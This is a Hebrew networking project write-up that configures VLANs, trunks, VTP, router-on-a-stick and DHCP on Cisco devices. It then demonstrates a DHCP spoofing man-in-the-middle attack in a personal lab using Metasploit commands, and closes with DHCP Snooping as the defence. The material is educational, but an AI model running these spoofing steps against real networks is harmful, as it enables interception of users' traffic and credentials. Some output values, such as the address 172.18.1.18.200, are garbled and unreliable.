
VLAN 110:

```
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#vlan 110
ORACLE_US_VA_Ashburn_F0_SW(config-vlan)#name SERVERS
ORACLE_US_VA_Ashburn_F0_SW(config-vlan)#interface range FastEthernet0/1-5
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#switchport mode access
ORACLE_US_VA_Ashburn_F0_SW(config-if-range)#switchport access vlan 110
```

הגדרת Trunk:

על הממשק עליו נרצה להעביר את ה VLANS שלנו ניצור את ה VLANS ונגדיר שהם ה VLANS המאושרים:

```
ORACLE_US_VA_Ashburn_F0_SW_Multilayer(config)#vlan 20
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name RND
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 30
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name SALES
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 40
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name QA
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#vlan 110
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)# name SERVERS
ORACLE_US_VA_Ashburn_F0_SW_Multila(config-vlan)#interface GigabitEthernet1/0/1
ORACLE_US_VA_Ashburn_F0_SW_Multilaye(config-if)# switchport mode trunk
ORACLE_US_VA_Ashburn_F0_SW_Multilaye(config-if)# switchport trunk allowed vlan 20,30,40,110
```



פקודות show

ניתן לצפות ב VLANS הקיימים בעזרת הפקודה הבאה:

```
show vlan
```

לדוגמא:

```
ORACLE_US_VA_Ashburn_F2_SW#show vlan

VLAN Name                             Status    Ports
-------------------------------- --------- ------------------------------- ----
1    default                          active    Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                                Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                Fa0/22, Fa0/23, Fa0/24, Gig0/2
20   RNS                              active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                                Fa0/5
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
```

או ב- show interfaces status

```
ORACLE_US_VA_Ashburn_F2_SW#show interfaces status
Port      Name               Status       Vlan       Duplex  Speed Type
Fa0/1                        connected    20         auto    auto  10/100BaseTX
Fa0/2                        connected    20         auto    auto  10/100BaseTX
Fa0/3                        connected    20         auto    auto  10/100BaseTX
Fa0/4                        connected    20         auto    auto  10/100BaseTX
Fa0/5                        connected    20         auto    auto  10/100BaseTX
```

וניתן למצוא שיוך של VLANS לממשק Trunk נשתמש בפקודה הבאה:

```
show interfaces trunk
```

לדוגמא:

```
ORACLE_US_VA_Ashburn_F0_SW_Multilayer#show interfaces trunk
Port Mode Encapsulation Status Native vlan
Gig1/0/1 on 802.1q trunking 1
Gig1/0/2 auto n-802.1q trunking 1
Gig1/0/3 auto n-802.1q trunking 1
Gig1/0/4 auto n-802.1q trunking 1
Gig1/0/5 auto n-802.1q trunking 1

Port Vlans allowed on trunk
Gig1/0/1 20,30,40,110
```

ניתן לראות כי הממשק Giga1/0/1 מעביר עליו את ה VLANS שהגדרנו.

VTP

VTP הוא פרוטוקול המיועד לניהול והחלפת מידע בין מתגים ברשתות תקשורת, הוא משמש בעיקר ברשתות VLAN ומסייע בשמירה על קונסיסטנטיות בין המתגים השונים ברשת.

מטרת הפרוטוקול

המטרה המרכזית של VTP היא להקל על ניהול VLANs ברשתות גדולות, כאשר מתג מסוג server מתעדכן עם VLAN חדש או אם יש שינוי כלשהו, כל המתגים האחרים (VTP clients) מקבלים את המידע הזה אוטומטית, זה מפשט את תהליך הניהול ומפחית טעויות אנוש.

מצבי פעולה של VTP

VTP פועל בכמה מצבים:

1. **VTP Server** :
מתג במצב זה יכול ליצור, למחוק ולשנות VLANs. כל עדכון במתג זה מועבר אוטומטית לשאר המתגים ברשת.

2. **VTP Client** :
מתגים במצב זה מקבלים את המידע מה-VTP Server ולא יכולים לבצע שינויים בעצמם. הם פועלים על פי ההגדרות שנשלחות להם.


3. **VTP Transparent**:
מתגים במצב זה לא משתתפים בחלוקת המידע על VLANs. הם מעבירים את המידע הלאה אך לא מעדכנים את עצמם על פי המידע שמתקבל.

ORACLE

תנאים לפעילות תקינה של VTP

- סיסמאות תואמות
- אותו הדומיין
- כל המתגים מוגדרים כ Trunk

הגדרת VTP



הדומיין עליו אני אגדיר את VTP הוא oracle.com
והמתג אותו נהפוך ל VTP server הוא:
ORACLE_EU_IT_Milan_F0_SW_Multilayer.

ראשית נגדיר trunk על הממשקים עליהם נרצה ש VTP יעבוד בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#interface range GigabitEthernet 1/0/1-5
ORACLE_EU_IT_Milan_F0_SW_Multi(config-if-range)#switchport mode trunk
```

שנית נגדיר דומיין ל- VTP בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp domain oracle.com
Changing VTP domain name from NULL to oracle.com
```

לבסוף נגדיר סיסמא ל- VTP בכל המתגים, לדוגמא:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp password 1234
Setting device VLAN database password to 1234
```

לאחר מכן נגדיר תפקיד לכל מתג:

שרת VTP:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer(config)#vtp mode server
```

לקוח VTP:

```
ORACLE_EU_IT_Milan_F3_SW(config)#vtp mode client
Setting device to VTP CLIENT mode.
```

Transparent:

```
ORACLE_EU_IT_Milan_F0_SW_SERVERS(config)#vtp mode transparent
Setting device to VTP TRANSPARENT mode.
```

פקודות Show

ניתן לצפות במצב ה VTP בעזרת פקודת:

```
show vtp status
```

למשל:

```
ORACLE_EU_IT_Milan_F0_SW_Multilayer#show vtp status
VTP Version capable              : 1 to 2
VTP version running              : 1
VTP Domain Name                  : oracle.com
VTP Pruning Mode                 : Disabled
VTP Traps Generation             : Disabled
Device ID                        : 0000.0C4E.02D0
Configuration last modified by 0.0.0.0 at 3-1-93 00:22:26
Local updater ID is 0.0.0.0 (no valid interface found)

Feature VLAN :
--------------
VTP Operating Mode                 : Server
Maximum VLANs supported locally    : 1005
Number of existing VLANs           : 6
Configuration Revision             : 8
MD5 digest                         : 0x53 0x32 0x67 0xBF 0xE8 0x05 0xA4 0xD2
                                     0x3F 0xAA 0x28 0x5E 0x81 0xB6 0xD6 0x69
```

ניתן לראות בדוגמא למעלה שהדומיין הוא אכן **oracle.com** ושהמצב של המתג הוא **Server**.

ניתן גם לצפות במספר הפרסומים של VTP בעזרת הפקודה:

```
show vtp counters
```


```
ORACLE_EU_IT_Milan_F0_SW_Multilayer#show vtp counters
VTP statistics:
Summary advertisements received    : 36
Subset advertisements received     : 21
Request advertisements received    : 7
Summary advertisements transmitted : 20
Subset advertisements transmitted  : 12
Request advertisements transmitted : 4
Number of config revision errors   : 4
Number of config digest errors     : 0
Number of V1 summary errors        : 0


VTP pruning statistics:

Trunk            Join Transmitted Join Received    Summary advts received from
                                                   non-pruning-capable device
---------------- ---------------- ---------------- ---------------------------
```

Router on a stick

Router on a Stick היא קונפיגורציה ברשת שמאפשרת לנתב אחד לנתב תנועה בין מספר **VLANs** דרך חיבור פיזי יחיד.

הנתב משתמש בתתי-ממשקים (**subinterface**) כדי לייצג כל **VLAN**, כל תת-ממשק מקבל כתובת IP משלו כך שהנתב יכול לתקשר עם כל **VLAN** בנפרד, זה מצמצם את הצורך בנתבים פיזיים רבים ומייעל את השימוש במשאבים.

לפני שנגדיר ROS צריך לוודא כי קיימים ה VLANs הרצויים והם מועברים ב Trunk בממשק המחובר לנתב.



לצורך הדגמה זו נגדיר ROS על הטופולוגיה הבאה:

Gateway	VLAN
172.18.7.254	40
172.18.5.254	30
172.18.3.254	20
172.18.1.254	100

הגדרה בפרויקט

כדי להגדיר סאב-ממשק עלינו להשתמש בפקודה הבאה:

```
interface <INTERFACE-TYPE>0/0.<VLAN-NUMBER>
```

לדוגמא אני הגדרתי על המתג:

```
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config)#interface GigabitEthernet0/0.20
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 20
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.3.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.30
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 30
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.5.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.40
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 40
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.7.254 255.255.254.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)#interface GigabitEthernet0/0.100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# encapsulation dot1Q 100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-subif)# ip address 172.18.1.254 255.255.254.0
```

ניתן לבדוק ש- **ROS** עובד כשורה בעזרת שליחת הודעת **ICMP** ממחשב בVLAN מסוים למחשב בVLAN אחר.

ORACLE

למשל לצורך בדיקה נשלח הודעה ממחשב שכתובת ה- **IP** שלו היא **172.18.2.1** אל מחשב שכתובת ה- IP שלו היא **172.18.4.1**:

```
C:\>ping 172.18.4.1

Pinging 172.18.4.1 with 32 bytes of data:

Request timed out.
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127
Reply from 172.18.4.1: bytes=32 time<1ms TTL=127

Ping statistics for 172.18.4.1:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

ניתן לראות גם שהפקאטה הראשונה של ICMP נפלה בגלל ARP 😉 .

DHCP

מה זה DHCP?

DHCP או בשמו המלא **D**ynamic **H**ost **C**onfiguration **P**rotocol הוא פרוטוקול הנועד לחלק הגדרות הקשורות ל- IP בצורה אוטומטית. (מהי הכתובת Gateway למשל)

איך זה עובד?


DHCP משתמש ב "**DORA**" על מנת לבצע את הפעולות שלו:

1. **D**iscover:
מכשיר ימצא את השרת DHCP על ידי שליחת הודעת DHCP discover בהודעת broadcast.

2. **O**ffer:
שרת DHCP מקבל את הודעת הdiscover והוא מחזיר הודעת DHCP offer אל המכשיר. (בהודעת unicast)

3. **R**equest:
המכשיר ישלח את הודעת הrequest לשרת כאשר הוא מקבל הודעת DHCP offer מהשרת. (בהודעת unicast)

4. **A**cknowledge:
שרת ה-DHCP שולח הודעת הAcknowledge למכשיר כאשר הוא מקבל את הודעת הrequest מהלקוח DHCP. (בהודעת unicast)



הגדרת DHCP

פקודות:

בכדי להגדיר **DHCP** על נתב ראשית אנו צריכים ליצור **POOL** של כתובות בעזרת הפקודה ip dhcp pool, לדוגמא:

```
ip dhcp pool EXAMPLE_POOL
```

לאחר כניסה אל מצב **dhcp-config** אנו יכולים להוסיף את ההגדרות הרצויות:

הגדרת רשת

```
network <NETWORK-ADDR> <SUBNET-MASK>
```


הגדרת gateway:

```
default-router <GATEWAY_ADDR>
```

הגדרת שרת DNS:

```
dns-server <DNS_ADDR>
```

הגדרה בפרויקט:



בבניין להלן אני אגדיר **POOLs** לפי החלוקה הבאה:

קומה	רשת	שער יציאה
3	172.18.134.0/23	172.18.135.254
2	172.18.132.0/23	172.18.133.254
1	172.18.130.0/23	172.18.131.254
0	כתובות סטטיות	כתובות סטטיות

בכולם יהיה מוגדר שרת ה**DNS** עם כתובת **IP**:


8.8.8.8

כתובת ה- **IP** של שרת ה- **DNS** של **Google**.

שימו לב שקומה **0** משתמשת בחלוקה סטטית של כתובות, שכן היא קומת השרתים.

את ההגדרות אני אריץ על הנתב **ORACLE_US_VA_Ashburn_F0_ROUTER**:

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)#ip dhcp pool Human_Resources_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.130.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.131.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)#ip dhcp pool Technology_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.132.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.133.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)#ip dhcp pool Investor_Relations_POOL
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# network 172.18.134.0 255.255.254.0
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# default-router 172.18.135.254
ORACLE_US_VA_Ashburn_F0_ROUTER(dhcp-config)# dns-server 8.8.8.8
```



עכשיו, כאשר נבקש כתובת IP מאחד המחשבים בעזרת **DHCP**, ניתן לראות שהכל עובד בצורה תקינה:

המחשב **בקומה 1** קיבל כתובת מרשת 172.18.132.0 את שער היציאה 172.18.133.255 ואת שרת הDNS 8.8.8.8 בדיוק כמו שהגדרנו ב **POOL**.

פקודות SHOW:

צפיה בשימוש ב **POOL**:

```
show ip dhcp pool <POOL-NAME>
```

תגובה צפויה:

```
ORACLE_US_VA_Ashburn_F0_ROUTER#show ip dhcp pool RND_POOL
Pool RND_POOL :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 510
Leased addresses : 5
Excluded addresses : 0
Pending event : none

1 subnet is currently in the pool
Current index IP address range Leased/Excluded/Total
172.18.130.1 172.18.130.1 - 172.18.131.254 5 / 0 / 510
```


צפייה בשיוך כתובות IP:

```
show ip dhcp binding
```

תגובה צפויה:

```
ORACLE_US_VA_Ashburn_F0_ROUTER#show ip dhcp binding
IP address        Client-ID/              Lease expiration        Type
                  Hardware address
172.18.130.1      0001.9778.4B14           --                     Automatic
172.18.130.2      0010.1121.B1C8           --                     Automatic
172.18.130.3      0010.1124.BE17           --                     Automatic
172.18.130.4      00D0.9727.E341           --                     Automatic
172.18.130.5      0001.4334.35CB           --                     Automatic
172.18.132.1      00D0.BABB.76B3           --                     Automatic
172.18.132.2      0060.47B9.A676           --                     Automatic
172.18.132.3      0040.0B83.009B           --                     Automatic
172.18.132.4      0090.211E.6AA0           --                     Automatic
172.18.132.5      0060.5C87.588B           --                     Automatic
172.18.134.2      0090.0C77.A881           --                     Automatic
172.18.134.6      00E0.B001.463D           --                     Automatic
172.18.134.5      0060.5C04.308D           --                     Automatic
172.18.134.4      00D0.BA49.BE55           --                     Automatic
172.18.134.3      0090.2110.C72D           --                     Automatic
```

כמו שניתן לראות כל מחשב בקומות השונות קיבל כתובת IP לפי ה- POOL שלו.



מתקפת DHCP Spoofing

בהמשך ל- **DHCP**, מתקפת **DHCP Spoofing** היא אחת ממתקפות ה- **MIM** המסוכנות שיכולה להתרחש ברשתות מחשבים ונשענת על פגיעות בתהליך חיבור הלקוח לרשת.


מתקפה זו מתמקדת בכך שהתהליך המתקיים הוא כולו ב- **Broadcast**, כאשר הלקוח סומך באופן אוטומטי על השרת **DHCP** שיתקשר עמו.

תהליך המתקפה

המתקפה מתחילה כאשר לקוח רוצה להתחבר לרשת Wi-Fi או לרשת מקומית אחרת.

כדי לעשות זאת, הלקוח שולח פקטת **DHCP Discover**, שמטרתה למצוא את שרת ה- **DHCP** הזמין. בשלב זה התוקף המחובר לאותה הרשת מזהה את הפקטה ומגיב לה בהודעת **DHCP Offer**. הלקוח שאינו מודע לכך שמדובר בתוקף מפרש את ההודעה כהצעה לגיטימית ושולח בחזרה הודעת **DHCP Request**, התוקף משיב להודעת ה **Request** עם הודעת **DHCP Acknowledge** אך ההודעה הזו שונה מהודעות ה- **DHCP** הרגילות, במקום לספק ללקוח את כתובת ה- **IP של הנתב המקומי**, התוקף מכניס בה את כתובת ה- **IP שלו**.

כתוצאה מכך, כל התקשורת של הלקוח עם האינטרנט עוברות דרך מחשבו של התוקף !



הסכנה הגדולה במתקפה זו טמונה ביכולת של התוקף לייצט את המידע שעובר דרך המחשב שלו, לדוגמה, אם הלקוח מנסה להתחבר לאורקל, כל המידע שהוא שולח כמו שם משתמש וסיסמה יגיע ישירות לתוקף במקום לשרתים של אורקל.

POC

בכדי להוכיח את הקונספט של מתקפת **DHCP spoofing** הקמתי מכונה וירטואלית עם מחשב **Windows** והשתמשתי ב- **Metasploit** של- **Kali Linux** כאשר כתובת הIP שלי (ב- Kali) היא **172.18.1.200** .

ב- **Kali Linux** נפתח את הטרמינל ונרשום את הפקודה הבאה כדי להתחיל להשתמש ב **Metasploit**:

```
msfconsole
```

לאחר הרצה אתם אמורים לקבל תוצאה דומה לזו:

```
┌──(noam㉿kali)-[~]
└─$ msfconsole
msf >
```

במסוף שהקבל הריצו את הפקודות הבאות:

```
use auxiliary/server/dhcp

show options
```

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > show options
```

ואתם אמורים לקבל מסך דומה לזה:

```
   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   BROADCAST                     no        The broadcast address to send to
   DHCPIPEND                     no        The last IP to give out
   DHCPIPSTART                   no        The first IP to give out
   DNSSERVER                     no        The DNS server IP address
   DOMAINNAME                    no        The optional domain name to assign
   FILENAME                      no        The optional filename of a tftp boot
server
   HOSTNAME                      no        The optional hostname to assign
   HOSTSTART                     no        The optional host integer counter
   NETMASK                       yes       The netmask of the local subnet
   ROUTER                        no        The router IP address
   SRVHOST                       yes       The IP of the DHCP server


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run DHCP server
```

לאחר מכן נמלא את המשתנים הדרושים בכדי להפעיל את המתקפה (מה שמסומן ב **yes** בתמונה הקודמת), לדוגמא במקרה שלי אלו הפקודות שאני הרצתי:

```
msf auxiliary(dhcp) > set dhcpipstart 172.18.1.1
msf auxiliary(dhcp) > set dhcpipend 172.18.1.199
msf auxiliary(dhcp) > set netmask 255.255.255.0
msf auxiliary(dhcp) > set broadcast 172.18.1.255
msf auxiliary(dhcp) > set router 172.18.1.200
msf auxiliary(dhcp) > set dnsserver 172.18.1.200
msf auxiliary(dhcp) > set srvhost 172.18.1.200
```

בחרתי לחלק כתובות מ-1 עד 199 והגדרתי כי אני השער יציאה והשרת DNS.

לאחר הגדרת המשתנים ניתן להריץ את המתקפה על ידי שימוש בפקודה run:

```
msf auxiliary(dhcp) > run
```

ואם נבקש כתובת IP בעזרת DHCP במחשב ה Windows, נקבל את הגדרות ה- IP שהגדרנו ב- **Metasploit**:

```
PS C:\Users\noama> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-D05CLTB
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Wi-Fi 6 AX201 160MHz
   Physical Address. . . . . . . . . : 3C-58-C2-C0-8C-94
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.18.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, November 6, 2024 11:06:26 AM
   Lease Expires . . . . . . . . . . : Wednesday, November 6, 2024 3:51:25 PM
   Default Gateway . . . . . . . . . : 172.18.1.18.200
   DNS Servers . . . . . . . . . . . : 172.18.1.18.200
   NetBIOS over Tcpip. . . . . . . . : Enabled

PS C:\Users\noama>
```

ניתן לראות שביצענו **DHCP spoofing** בהצלחה !

הפעלת DHCP Snooping

DHCP Snooping היא טכנולוגיה חיונית להגן על רשתות מחשבים מפני מתקפות **DHCP Spoofing**.

על ידי הפעלת **DHCP Snooping** במתגים, ניתן לזהות ולהגביל את הפורטים שיכולים לשלוח הודעות **DHCP**.

תהליך ההפעלה כולל מספר שלבים, ראשית, יש לגשת לממשק הניהול של המתג ולזהות את הפורטים שמחוברים לשרתים וללקוחות לגיטימיים.

לאחר מכן, יש להפעיל את **DHCP Snooping** ולהגדיר את ה- **VLANs** שבהן יופעל השירות.

חשוב גם **לאמת את השרת DHCP** על מנת להבטיח שההודעות יתקבלו רק ממקורות רצויים.

באמצעות הגדרה זו, המתג יכול לחסום כל הודעת **DHCP** שמגיעה מפורטים לא מורשים, ובכך למנוע מתקפות מזויפות ולשפר את אבטחת הרשת.

הפעלת **DHCP Snooping** היא פעולה פשוטה אך קריטית, המבטיחה שהרשת שלך תהיה מוגנת יותר מפני ניסי חדירה והונאה.

הגדרת DHCP Snooping:

הפעלה:

```
ip dhcp snooping
```

